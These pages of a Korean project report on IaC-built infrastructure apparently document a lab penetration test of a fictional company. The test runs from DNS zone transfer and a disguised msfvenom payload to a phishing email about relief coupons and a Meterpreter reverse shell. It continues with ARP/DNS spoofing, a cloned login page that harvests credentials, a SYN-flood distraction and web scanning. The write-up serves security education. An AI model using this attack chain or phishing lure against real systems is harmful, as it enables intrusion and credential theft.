


## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	77 / 104

### 나) 침투테스트 시나리오

#### ㄱ) 내부 침투 단계 1





## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	78 / 104

### - 회사 공식 홈페이지 접속, 이메일 주소 ( 도메인 ) 수집

dm-web1.core.it/s-core/  
cky Forums Rocky Mattermost Rocky Reddit

## S-Core IDC

신뢰받는 기업 인프라의 핵심, S-Core IDC

### 기업 소개

S-Core는 고성능, 고신뢰성의 데이터 센터 인프라를 제공하는 IDC 전문 기업입니다. 기업의 성장에 최적화된 클라우드 환경, 물리적 서버 인프라, 보안 네트워크 설계를 통해 고객의 비즈니스 경쟁력을 높입니다.

### 주요 서비스

- Colocation (코로케이션) 서비스
- 전용 서버 및 클라우드 호스팅
- 24/7 운영 및 모니터링
- 네트워크 보안 및 백업 시스템

### 왜 S-Core인가?

최첨단 설비, 빠른 대응력, 그리고 고객 맞춤형 서비스 제공, S-Core는 고객의 IT 인프라를 안전하고 효율적으로 운영할 수 있도록 최선을 다합니다.

담당자: 영업팀A | 메일주소: amail.core.it

### - 1, 2차 도메인 기반 SOA 레코드 확인, DNS 서버 IP 확인

```
;core.it.          IN      ANY
;; ANSWER SECTION:
core.it.        86400   IN      SOA     ns.core.it. core.core.it. 20250806 86400 3600 604800 28800
core.it.        86400   IN      NS      ns.core.it.
core.it.        86400   IN      MX      10 mail.core.it.
core.it.        86400   IN      A       10.6. [REDACTED]
core.it.        86400   IN      AAAA    ::1

;; Query time: 76 msec
;; SERVER: [REDACTED] #53          (TCP)
;; WHEN: Thu Aug 07 12:23:57 KST 2025
;; MSG SIZE rcvd: 187
```

### - DNS 레코드 Enumeration 결과 다른 대역의 호스트(기재된 메일 주소) 확인

```
[*] Trying NS server 10.6. [REDACTED]
[+] 10.6. [REDACTED] Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*] NS ns.core.it 10.6. [REDACTED]
[*] AAAA @.core.it ::1
[*] A @.core.it 10.6.
[*] A amail.core.it 10.8. [REDACTED]
[*] A dm-mail.core.it 10.6.
[*] A dm-web1.core.it 10.6.
[*] A dm-web2.core.it 10.6.
[*] A dm-webhard.core.it 10.6.
[*] A ns.core.it 10.6.
[*] A www.core.it 10.6
[*] Checking for Zone Transfer for core.it name servers
[-] DNSSEC is not configured for core.it
```



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	79 / 104

#### - 취약점 분석, 명확한 취약점 발견 실패

DMZ Network Scan

Configure Audit Trail Launch Report Export

Hosts 5 Vulnerabilities 46 Notes 10 History 1

Filter Search Hosts 5 Hosts

Host	Vulnerabilities
10.6.	8 1 81
10.6.	3 4 72
10.6.	2 20
10.6.	1 2 13
10.6.	1 2 13

Scan Details

Policy: Basic Network Scan  
Status: Completed  
Severity Base: CVSS v3.0  
Scanner: Local Scanner  
Start: August 9 at 3:27 AM  
End: August 9 at 3:50 AM  
Elapsed: 23 minutes

Vulnerabilities



- Critical
- High
- Medium
- Low
- Info

## - 악성 페이로드 실행 파일 생성

```
[+] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/red.exe
```

- 악성 파일 은닉을 위한 드로퍼를 통해 PDF 파일로 위조



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	80 / 104

- 사회공학 기반의 메일을 발송

### 제목: [지급 확정] 추가 민생지원금 신청서 및 세부 안내 파일 송부 ↗



보낸 사람: maeng, 날짜: 2025-08-05 11:53

✉ 세부사항 ⚡ 해더

QR.PNG (~103 KB) ▾

\*\*민생회복 소비 추가 쿠폰\*\* 오늘, Npay로 신청하고 현장결제·머니카드 혜택도享기세요\*\*  
\*\*오늘, 추가 소비쿠폰 신청이 가능해요\*\* 네이버페이로 신청하고 혜택까지 받는 방법 알려드려요  
\*\*① PDF의 간단 매뉴얼 및 QR로 신청\*\*  
· 지체없이 편하게!  
· 현장결제 포인트·머니로 쓸 수 있어요  
\*\*② Npay 포인트·머니로 신청\*\*  
· 지갑없이 편하게!  
· 현장결제 포인트·머니로 쓸 수 있어요  
· 포인트뽑기, 편의점/카페 이벤트 등 현장결제 혜택까지 받으세요  
\*\*③ Npay 머니카드로 신청\*\*  
· 실물카드로 어디서나!  
· 머니카드로 발급받고 쓸 수 있어요  
· 면회비, 전월실적 걱정 없이  
- 소비쿠폰 신청하려면, PDF 파일을 참조하고 \*\*네이버에서 '네이버페이'를 검색\*\*하세요  
- 스미싱 피해 예방을 막기 위해, 본 메시지에는 바로가기 링크를 포함하지 않아요

| 첨부파일: 추가 민생지원금\_지급신청안내\_2025.pdf

QR.PNG

~103 KB



- 피해자에서 reverse shell 세션 요청 확인

```
[*] Started reverse TCP handler on [REDACTED]:8888
[*] msf6 exploit(multi/handler) >
[*] Sending stage (177734 bytes) to [REDACTED]
[*] Meterpreter session 1 opened ([REDACTED]:8888 -> [REDACTED]:55938) at 2025-07-28 11:18:48 +0900
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions -l
Active sessions
=====
Id  Name    Type          Information                               Connection
--  -- --  -----
1   meterpreter x86/windows  WIN-4HJ21BS0610\Administrator @ WIN-4HJ21BS0610  :8888 -> [REDACTED]:55938 (
```




## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	81 / 104

- VNC(원격데스크탑)을 위한 셸 스크립트 업로드 및 실행

```
[*] Session 1 is already interactive.  
meterpreter > upload /root/x11vnc_connect.sh /tmp/  
[*] Uploading : /root/x11vnc_connect.sh → /tmp/x11vnc_connect.sh  
[*] Completed : /root/x11vnc_connect.sh → /tmp/x11vnc_connect.sh  
meterpreter > shell  
Process 52837 created.  
Channel 2 created.  
chmod +x /tmp/x11vnc_connect.sh  
/tmp/x11vnc_connect.sh
```

- 피해자로부터 reverse 형태의 VNC 세션 성립






## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	82 / 104

### ㄴ) 내부 침투 단계 2

#### 내부 침투 단계 2 흐름



#### - 로컬 네트워크의 정보 수집

```
Interface: eth0, type: EN10MB, MAC: 00:0c:29:68:81:a2, IPv4: 10.8.10.1/24
Starting arp-scan 1.10.0 with 128 hosts (https://github.com/royhills/arp-scan)
10.8.10.1      00:0c:29:65:d8:59      VMware, Inc.
10.8.10.1      ca:01:25:1c:00:00      (Unknown: locally administered)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 128 hosts scanned in 1.810 seconds (70.72 hosts/sec). 2 responded
```

#### - 스니핑을 통해 DNS 서버, 내부 도메인 특정

```
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
18:25:19.114327 IP 10.8.10.1.57906 > 10.5.1.517906. domain: 56022+ A? mn-elk.s-core.it. (34)
18:25:19.114423 IP 10.8.10.1.57906 > 10.5.1.517906. domain: 46801+ AAAA? mn-elk.s-core.it. (34)
18:25:25.419644 IP 10.8.10.1.51750 > 10.5.1.51750. domain: 13592+ A? mn-elk.s-core.it. (34)
18:26:08.717232 IP 10.8.10.1.40195 > 10.5.1.40195. domain: 1413+ A? br-web.s-core.it. (34)
18:26:08.717333 IP 10.8.10.1.40195 > 10.5.1.40195. domain: 12932+ AAAA? br-web.s-core.it. (34)
```

#### - DNS Enumeration을 통해 내부 서버 및 구조를 파악

```
s-core.it
Host's addresses:
s-core.it.          86400 IN A 10.5.1.51
Name Servers:
ns.s-core.it.      86400 IN A 10.5.1.51
Mail (MX) Servers:
Trying Zone Transfers and getting Bind Versions:

Trying Zone Transfer for s-core.it on ns.s-core.it ...
s-core.it.          86400 IN SOA      ( 
s-core.it.          86400 IN NS       ns.s-core.it.
s-core.it.          86400 IN A        10.5.1.51
s-core.it.          86400 IN AAAA     ::1
br-dbs.s-core.it.   86400 IN A       10.5.1.51
br-dns.s-core.it.   86400 IN A       10.5.1.51
br-iscsi.s-core.it. 86400 IN A       10.5.1.51
br-nfs.s-core.it.   86400 IN A       10.5.1.51
br-search.s-core.it. 86400 IN A       10.5.1.51
br-web.s-core.it.   86400 IN A       10.5.1.51
mn-cacti.s-core.it. 86400 IN A       10.7.1.51
```



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축


문서 번호	FN-002
수정일	2025-08-11
페이지	83 / 104

- DNS 레코드를 기반으로 포트 스캐닝 시도, br-web.s-core.it를 제외한 다른 호스트(서버) 스캔 실패

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 11:34 KST
Nmap scan report for br-web.s-core.it (10.5.[])
Host is up (0.23s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
```

- 웹 방화벽 사용 중이지 않은 것을 확인

- 웹 서버 접속 시도, 로그인 요구 확인





## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	84 / 104

- 동일 NI (구역) 대상 호스트 스캐닝 결과 여러 호스트 확인

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 16:47 KST
Nmap scan report for 10.8.2.129
Host is up (0.017s latency).
Nmap scan report for 10.8.3.129
Host is up (0.013s latency).
Nmap scan report for 10.8.3.130
Host is up (0.028s latency).
Nmap scan report for 10.8.4.129
Host is up (0.012s latency).
MAC Address: CA:01:2C:B4:00:00 (Unknown)
Nmap scan report for 10.8.4.130
Host is up (0.0010s latency).
MAC Address: 00:0C:29:90:BA:76 (VMware)
Nmap scan report for 10.8.4.132
Host is up.
```

- 수집한 호스트를 대상으로 ARP / DNS 스푸핑

```
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 00:0C:29:68:81:A2
    10.8.4.132/255.255.255.128
    fe80::11c3:cfca:1277:59cb/64

Scanning for merged targets [REDACTED]

* ━━━━━━━━━━| 100.00 %

2 hosts added to the hosts list ...

ARP poisoning victims:

GROUP 1 : 10.8. [REDACTED] 00:0C: [REDACTED]

GROUP 2 : 10.8. [REDACTED] CA:01: [REDACTED]

Starting Unified sniffing ...
  10.8.4. [REDACTED] - 10.8.4. [REDACTED] idle TX: 0 RX: 0, CC: --
> --
  192.168.238.1:61360 - 239.255.255.250:1900 U idle TX: 822 RX: 0, CC:
-- > --
  192.168.183.1:61361 - 239.255.255.250:1900 U idle TX: 822 RX: 0, CC:
-- > --
  192.168.238.1:5353 - 224.0.0.251:5353 U idle TX: 208 RX: 0, CC:
-- > --
  192.168.183.1:5353 - 224.0.0.251:5353 U idle TX: 208 RX: 0, CC:
-- > --
  192.168.238.1:51248 - 224.0.0.252:5355 U idle TX: 27 RX: 0, CC: -
- > --
  192.168.183.1:51248 - 224.0.0.252:5355 U idle TX: 27 RX: 0, CC: -
```



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	85 / 104

- 내부 웹 서버 파밍 사이트 구축 이후 ARP / DNS 스푸핑 대상 호스트의 ID, PW 수집

```
Enter the IP address for POST back in Harvester/Tabnabbing: [REDACTED]
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://br-web.s-core.it/login.php

[*] Cloning the website: http://br-web.s-core.it/login.php
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.8. [REDACTED] - - [06/Aug/2025 21:51:45] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! PRINTING THE OUTPUT.
PARAM: id=bbs0909
PARAM: pw=score!2025
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

Activating dns_spoof plugin ...

HTTP : 10.5. [REDACTED] :80 → USER: bbs0909 PASS: score!2025 INFO: http://br-web.s-
core.it/login.php
CONTENT: id=bbs0909&pw=score%212025
```

- 로그인 성공 확인

사내 인트라넷 홈페이지

안녕하세요, bbs0909님

로그아웃

bbs0909

.....

로그인

비밀번호 찾기 | 아이디 찾기 | 회원가입

현재 서버 시간: 2025-08-05 07:45:51

공지사항

[필독] 8월 11일(월) 10:00~18:30 서버 점검 예정입니다.  
서비스 이용에 참고 부탁드립니다.

게시글 목록

ID	제목	내용	작성자	작성일
----	----	----	-----	-----



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	86 / 104

### □) 내부 침투 단계 3

#### 내부 침투 단계 3 흐름



- 내부 웹 서버 대상 침투 사전에 시선 분산 용도로 DMZ 구역의 웹 서버에 DoS Attack

64369 48.206043162	245.131.248.227	10.6. [REDACTED]	TCP	54 33124 → 80 [SYN] Seq=0 Win=512 Len=0
64370 48.206083949	179.56.115.203	10.6. [REDACTED]	TCP	54 33125 → 80 [SYN] Seq=0 Win=512 Len=0
64371 48.206089870	196.208.86.85	10.6. [REDACTED]	TCP	54 33126 → 80 [SYN] Seq=0 Win=512 Len=0
64372 48.206129365	146.186.89.195	10.6. [REDACTED]	TCP	54 33127 → 80 [SYN] Seq=0 Win=512 Len=0
64373 48.206134375	254.164.51.166	10.6. [REDACTED]	TCP	54 33128 → 80 [SYN] Seq=0 Win=512 Len=0
64374 48.206182576	88.167.195.244	10.6. [REDACTED]	TCP	54 33129 → 80 [SYN] Seq=0 Win=512 Len=0
64375 48.206190541	89.220.215.126	10.6. [REDACTED]	TCP	54 33130 → 80 [SYN] Seq=0 Win=512 Len=0
64376 48.206228202	167.145.84.127	10.6. [REDACTED]	TCP	54 33131 → 80 [SYN] Seq=0 Win=512 Len=0
64377 48.206233292	22.27.138.159	10.6. [REDACTED]	TCP	54 33132 → 80 [SYN] Seq=0 Win=512 Len=0
64378 48.206270462	201.211.39.239	10.6. [REDACTED]	TCP	54 33133 → 80 [SYN] Seq=0 Win=512 Len=0
64379 48.206275471	167.5.41.196	10.6. [REDACTED]	TCP	54 33134 → 80 [SYN] Seq=0 Win=512 Len=0
64380 48.206312291	27.157.31.248	10.6. [REDACTED]	TCP	54 33135 → 80 [SYN] Seq=0 Win=512 Len=0
64381 48.206317461	109.149.211.88	10.6. [REDACTED]	TCP	54 33136 → 80 [SYN] Seq=0 Win=512 Len=0
64382 48.206353819	44.84.39.157	10.6. [REDACTED]	TCP	54 33137 → 80 [SYN] Seq=0 Win=512 Len=0
64383 48.206358819	79.209.185.195	10.6. [REDACTED]	TCP	54 33138 → 80 [SYN] Seq=0 Win=512 Len=0
64384 48.206395358	85.186.211.186	10.6. [REDACTED]	TCP	54 33139 → 80 [SYN] Seq=0 Win=512 Len=0
64385 48.206400377	214.211.167.139	10.6. [REDACTED]	TCP	54 33140 → 80 [SYN] Seq=0 Win=512 Len=0
64386 48.206437758	135.163.61.5	10.6. [REDACTED]	TCP	54 33141 → 80 [SYN] Seq=0 Win=512 Len=0
64387 48.206442808	191.166.61.164	10.6. [REDACTED]	TCP	54 33142 → 80 [SYN] Seq=0 Win=512 Len=0
64388 48.206478896	106.157.38.113	10.6. [REDACTED]	TCP	54 33143 → 80 [SYN] Seq=0 Win=512 Len=0
64389 48.206483945	149.215.203.232	10.6. [REDACTED]	TCP	54 33144 → 80 [SYN] Seq=0 Win=512 Len=0
64390 48.206520555	50.254.148.86	10.6. [REDACTED]	TCP	54 33145 → 80 [SYN] Seq=0 Win=512 Len=0
64391 48.206525604	140.113.71.201	10.6. [REDACTED]	TCP	54 33146 → 80 [SYN] Seq=0 Win=512 Len=0
64392 48.206562684	56.117.41.157	10.6. [REDACTED]	TCP	54 33147 → 80 [SYN] Seq=0 Win=512 Len=0
64393 48.206567644	232.126.196.167	10.6. [REDACTED]	TCP	54 33148 → 80 [SYN] Seq=0 Win=512 Len=0
64394 48.206603501	208.112.207.89	10.6. [REDACTED]	TCP	54 33149 → 80 [SYN] Seq=0 Win=512 Len=0
64395 48.206608631	101.96.195.164	10.6. [REDACTED]	TCP	54 33150 → 80 [SYN] Seq=0 Win=512 Len=0
64396 48.206646443	196.145.95.251	10.6. [REDACTED]	TCP	54 33151 → 80 [SYN] Seq=0 Win=512 Len=0
64397 48.206651462	120.201.117.141	10.6. [REDACTED]	TCP	54 33152 → 80 [SYN] Seq=0 Win=512 Len=0
64398 48.206691107	47.208.109.230	10.6. [REDACTED]	TCP	54 33153 → 80 [SYN] Seq=0 Win=512 Len=0
64399 48.206696106	188.217.31.203	10.6. [REDACTED]	TCP	54 33154 → 80 [SYN] Seq=0 Win=512 Len=0
64400 48.20673277	157.133.28.150	10.6. [REDACTED]	TCP	54 33155 → 80 [SYN] Seq=0 Win=512 Len=0
64401 48.206738296	207.157.149.51	10.6. [REDACTED]	TCP	54 33156 → 80 [SYN] Seq=0 Win=512 Len=0
64402 48.206776769	90.57.180.97	10.6. [REDACTED]	TCP	54 33157 → 80 [SYN] Seq=0 Win=512 Len=0




## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	87 / 104

### e) 내부 침투 단계 4

#### 내부 침투 단계 4 흐름



- 내부 웹 서버 대상으로 하위 페이지, 관리자 페이지, 실행 파일 스캐닝 결과, 하위 페이지 (업로드 페이지 유추) 및 관리자 페이지 확인

```
admin.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 538ms]
admin [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 707ms]
admin.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 522ms]
cgi-bin/ [Status: 403, Size: 289, Words: 22, Lines: 11, Duration: 722ms]
config [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 568ms]
config.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 553ms]
css [Status: 301, Size: 307, Words: 21, Lines: 10, Duration: 816ms]
engine [Status: 301, Size: 310, Words: 21, Lines: 10, Duration: 971ms]
etc [Status: 301, Size: 307, Words: 21, Lines: 10, Duration: 737ms]
images [Status: 301, Size: 310, Words: 21, Lines: 10, Duration: 877ms]
index.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 492ms]
index [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 969ms]
index.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 953ms]
logout.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 415ms]
logout [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 646ms]
login.php [Status: 200, Size: 2189, Words: 479, Lines: 64, Duration: 1399ms]
login [Status: 200, Size: 2189, Words: 479, Lines: 64, Duration: 1383ms]
server-status [Status: 403, Size: 294, Words: 22, Lines: 11, Duration: 1600ms]
up.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 491ms]
up [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 768ms]
uploads [Status: 301, Size: 311, Words: 21, Lines: 10, Duration: 753ms]
:: Progress: [23070/23070] :: Job [1/1] :: 65 req/sec :: Duration: [0:06:00] :: Errors: 0 ::
```

- 내부 웹 서버 대상 취약점 탐지 결과, 쿠키 탈취 취약점 / DB 계정 탈취 취약점(config.php) / XSS Chain 취약점 등을 확인

```
+ Target IP: 
+ Target Hostname: http://br-web.s-core.it
+ Target Port: 80
+ Start Time: 2025-08-05 21:47:53 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
